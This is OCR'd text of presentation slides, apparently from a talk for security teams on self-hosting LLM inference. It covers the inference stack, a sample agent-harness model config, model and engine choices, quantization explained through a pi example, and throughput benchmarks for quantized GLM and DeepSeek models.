


- Can’t decide anything

THE INFERENCE STACK

L8	Human	prompts · pastes · clicks — still where most incidents start
L7	Application	chat UI · agents · RAG · tools
L6	Serving & orchestration	gateway · auth · routing · autoscaling
L5	Model & context	weights · quantization · context window
L4	Inference engine	vLLM · SGLang · llama.cpp · TensorRT-LLM
L3	Runtime & kernels	CUDA · ROCm · FlashAttention · NCCL
L2	Platform	OS · containers · Kubernetes · Proxmox
L1	Hardware	GPU · VRAM · NVLink · network · power

THE BEGINNER'S STACK



start

// §03 — SMALL INFERENCE



stack

L8
L7
L6
L5
L4
L3
L2
L1

// §03 — SMALL INFERENCE






stack

L8
L7
L6
L5
L4
L3
L2
L1



omarchy.org


OMARCHY PLUGIN MARKETPLACE
SUPPORT ↗
BROWSE PLUGINS
EXPLORE
DEVELOP A PLUGIN
CONTRIBUTE A PLUGIN
PUBLISH A PLUGIN →
REGISTRY
browse all plugins
CARDS
SPLIT VIEW
5703 community plugins
Search plugins, tag:media, kind:panel, or @author…
Ctrl K
RECENTLY ADDED
SOURCE
COMMUNITY 5703
BUILT-IN 39
FILTER
ALL PLUGINS 5703
APPEARANCE 427
DESKTOP 521
DEVELOPER TOOLS 439
HARDWARE 556
KIDS 120
OTHER 114
PRODUCTIVITY 1149
SYSTEM 918
WIDGETS 1557
AI 575
GAMES 218
SECURITY 360
VPN 145
BAR 51
RESET



LM Studio



Unsloth Desktop

Model = Brain

Harness = Body


Model + Harness = Agent



Qwen3.8-27B



gemma-4-31B



opencode

oh-my-pi

opencode


https://github.com/can1357/oh-my-pi

https://github.com/anomalyco/opencode

```yaml
providers:
  seclab-pgx-glm53-tp8:
    baseUrl: https://192.168.1.162:8443/v1
    api: openai-completions
    apiKey: dummy
    models:
      - id: glm53-uncen-fp8-tp8
        name: GLM-5.3-Flash Uncensored FP8 (seclab, 1M)
        reasoning: true
        input: [text]
        contextWindow: 1048576
        maxTokens: 32768
        thinking:
          mode: effort
          efforts: [low, high, max]
          defaultLevel: high
        compat:
          thinkingFormat: qwen-chat-template
          qwenTemplateReasoningEffort: true
          reasoningContentField: reasoning
```

models.yml

// §03 — SMALL INFERENCE



stack

L8
L7
L6
L5
L4
L3
L2
L1

Swap any piece on its own. The harness only needs the base URL.



- Can’t decide in which direction to go next



openrouter.ai/models

// §03 — SMALL INFERENCE

stack

L8
L7
L6
L5
L4
L3
L2
L1

1 try many

$20 OpenRouter

DeepSeek	**Qwen**	GLM
Gemma	gpt-oss	Kimi
MiniMax	Nemotron	Mistral

2 pick one

Qwen ✓

3 size the box





RTX 3090

fits → build on it



2× DGX Spark

too big → buy for it

be aware of what data you send into public APIs ;)

// §03 — IN ONE SENTENCE

Start on the box you own.
Test-drive the model.
Buy hardware last.

$ tree ./talk

```
talk/
├── 01  Why should a security team care?
├── 02  How does inference actually work?
├── 03  Small inference: your first local setup
├── 04  Recipes & benchmarks: hardware, OS, engine, config
├── 05  What did we build?
├── 06  What's the burn rate — per token or per kilowatt?
├── 07  Use cases in depth: triage, DFIR, malware analysis
├── 08  How do we secure it?
└── 09  If we started again today
```

// §04 — RECIPES & BENCHMARKS



stack

L8
L7
L6
L5
L4
L3
L2
L1

A recipe is hardware + engine + model + config.


SURPRISE
SURPRISE
makeameme.org

// §04 — RECIPES & BENCHMARKS

Paralysis by Analysis: the engines.

Ollama vLLM TensorRT-LLM SGLang MLX TGI

LM Studio llama.cpp KTransformers ExLlamaV3 mistral.rs

TabbyAPI TensorFold LMDeploy dgpp Unsloth ExLlamaV2

ik_llama.cpp MLC LLM Aphrodite SparkInfer llamafile PowerInfer

GGUF EXL3 AWQ NVFP4 MXFP4 BF16


stack

L8
L7
L6
L5
L4
L3
L2
L1

lime = engines and formats in this talk


Mia’s EXL3 quants: smaller, still close.

GLM 5.3 FLASH · 320B



KL 0.09 vs the FP8 release
GSM8K 98.8 %
HumanEval 95.7 %

DEEPSEEK V4.1 FLASH 1017 · 552B



top-1 agreement 94.9 %
KL 0.029
perplexity 1.613 vs 1.601

DeepSeek: Engram tables (~203 GB) are left out of the quant and stay on SSD, so both bars show the model body only.


Mia-AiLab/GLM-5.3-Flash-EXL3-4bpw-TensorFold card (KL vs Z.AI’s FP8 release, wiki set). DeepSeek: 510 GB official checkpoint minus ~203 GB Engram; quality measured by Plus-Ten. ≈ = estimate (FP8 ≈ 1 byte per weight).

bpw: how many bits each weight gets.

THE SAME NUMBER, STORED WITH FEWER BITS

π = 3.14159265… the true value

		STORED AS	ERROR
FP32	32 bits	3.1415927	0.0000001
BF16	16 bits	3.140625	0.001
FP8	8 bits	3.25	0.11
FP4	4 bits	3.0	0.14



SIZE

params
× bpw ÷ 8

70B at 16 bit
= 140 GB

70B at 4 bit
= 35 GB

552B at 2.9
≈ 200 GB


■ correct digits ■ rounding error half the bits, half the memory, fewer digits

π as stored in IEEE FP32, bfloat16, FP8 E4M3 and FP4 E2M1 (round to nearest). Real quants add per-block scales, so they get more out of the same bits.

stack

L8
L7
L6
L5
L4
L3
L2
L1

2.9 bpw is an average, not a format.



Most weights get few bits, sensitive parts get more.

Bits per tensor group in Mia-AiLab/DeepSeek-V4.1-Flash-1017-EXL3-EAQ-v1-2.9-bpw (model card): 196 GiB for the whole model.

What EXL3 bought: fewer boxes, more context.

		ONE REQUEST	
GLM 5.3 FLASH			
FP8 (dgpp)		42–49 tok/s	
NVFP4/FP8 (dgpp)		23–33 tok/s	
EXL3 4 bpw (Mia)		**61.8 tok/s**	1M context
DEEPSEEK V4.1 FLASH 1017			
FP8 + FP4 (SGLang)	 (3–4)	51.0 tok/s	256K context
EXL3 2.9 bpw (Mia)		**74.9 tok/s**	1M context

FAIR WARNING
engines and drafters differ too.

Fewer boxes is the quant.
The speed is quant + engine.

stack
L8
L7
L6
L5
L4
L3
L2
L1

GLM: dgpp docs/benchmarks.md (one request, greedy, 4 / 2 Sparks) and Mia's 4 bpw card (prose, TP=2). DeepSeek: Mia's SGLang recipe (mia-ai.net) and her 2-Spark EXL3 recipe (sparkDash, prose).



https://github.com/MiaAI-Lab



https://github.com/0xsero



https://local-inference-lab.ai

stack

